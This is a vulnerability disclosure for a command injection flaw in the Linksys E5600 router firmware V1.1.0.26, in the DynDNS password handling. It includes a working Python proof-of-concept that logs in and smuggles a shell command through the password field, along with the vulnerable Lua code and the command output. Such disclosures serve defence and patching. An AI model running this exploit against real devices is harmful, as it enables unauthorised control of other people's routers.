
Linksys E5600 V1.1.0.26 command injection

Product Information

```
Device: Linksys E5600
Firmware Version: V1.1.0.26
Manufacturer's website information: https://www.linksys.com/
Firmware download address :
https://downloads.linksys.com/support/assets/firmware/FW_E5600_1.1.0.26_prod.img
```



E5600 Downloads, Documents, and User Guide

E5600 Downloads

The hardware version is located beside or beneath the model number and is labeled version, ver. or V. If there is no version number beside the model number on your Linksys product, the device is version 1. If you still have trouble finding your version number, see the complete article to learn more.

Select your hardware version:

▼Version 1.0

Firmware

Ver. 1.1.0.26

Latest Date: 12/20/2021

Download 8.7 MB

Release Notes

Affected component

Affected \usr\share\lua\runtime.lua, affected runtime.ddnsStatus DynDNS function

Attack vector


```python
import requests
import json

url1 = 'http://192.168.31.6/cgi-bin/login.cgi'
data1 =
{"username":"YWRtaW4%3D","password":"MTIzNDU2","token":"","source":"web","cn":"","action":"auth"}

response1 = requests.post(url1, data=json.dumps(data1))
print(response1.text)

url2 = 'http://192.168.31.6/API/obj'
headers = {
    'Host': '192.168.31.6',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36',
    'Content-Type': 'application/json',
    'Origin': 'http://192.168.31.6',
    'Referer': 'http://192.168.31.6/idp/idp_ping.html',
    'Cookie': response1.headers['Set-Cookie'].split(" ")[0],
}
data2 = {"ddns":{"DdnsP":{"enable":"1","username":"admin","password":";`ls>/www/12345.txt`;#","hostname":"admin","provider":"DynDNS.org","system":"0","mailex":"rweed","backupmailex":"1","wildcard":"1","ip":"","status":""}}}

response2 = requests.post(url2, headers=headers, data=json.dumps(data2))
print(response2.text)

url3 = 'http://192.168.31.6/API/info'
data3 = {
     'ddnsStatus': {
    }
}

response3 = requests.post(url3, headers=headers, data=json.dumps(data3))
print(response3.text)

```

Suggested description of the vulnerability

Linksys E5600 v1.1.0.26 was discovered to contain a command injection vulnerability in the runtime.ddnsStatus DynDNS function.


Vulnerability Detail

When accessing the ddnsStatus function, when k.DdnsP.provider == ‘DynDNS.org’, the password parameter containing the “ls” command was concatenated into the cmd parameter and successfully executed via os.execute().




DDNS

DDNS 服务 DynDNS.org



```
elseif k.DdnsP.provider == 'DynDNS.org' then
    if k.DdnsP.wildcard == '1' then
        wcd = 'true'
    end
    if string.len(k.DdnsP.mailex) ~= 0 then
        mx = k.DdnsP.mailex
    end
    if k.DdnsP.backupmailex == '1' then
        bmx = "YES"
    end

    -- 0:Custom, 1:Static, 2:Dynamic
    if k.DdnsP.system == '0' then
        sy = "custom"
    elseif k.DdnsP.system == '1' then
        sy = "static"
    elseif k.DdnsP.system == '2' then
        sy = "dynamic"
    end

    --cmd = 'curl -o '..logddns..' http://checkip.dyndns.com/ > /dev/null 2>&1'
    --os.execute(cmd)
    --cmd = 'cat '..logddns..' | awk \'{print $6}\' | cut -d\'<\' -f 1'
    --w = assert(io.popen(cmd, 'r'))
    --str = assert(w:read('*a'))
    --ip = string.gsub(str, "\n", "")
    --w:close()

    --cmd = 'curl -X GET http://members.dyndns.org/nic/update > /dev/null 2>&1 > '..logdd
    --cmd = 'curl -X GET http://'..k.DdnsP.username..':'..k.DdnsP.password..'@members.dyn
    cmd = 'curl --max-time 2 -X GET http://'..k.DdnsP.username..':'..k.DdnsP.password..'@

```

The vulnerability was verified by injecting the command `ls >/www/12345.txt` into the `password` parameter, as shown in the figure below. The result of the `ls` command was successfully displayed in the `12345.txt` file located in the router's `www` directory.



```
1
1?apcli_ifname?bin?br_name?dev?etc?lib?libmapd?main_ifname?media?mnt?overlay?proc?rom?root?sbin?sys?tmp?usr?var?www
apcli_ifname
bin
br_name
dev
etc
lib
libmapd
main_ifname
media
mnt
overlay
proc
rom
root
sbin
sys
tmp
usr
var
www
```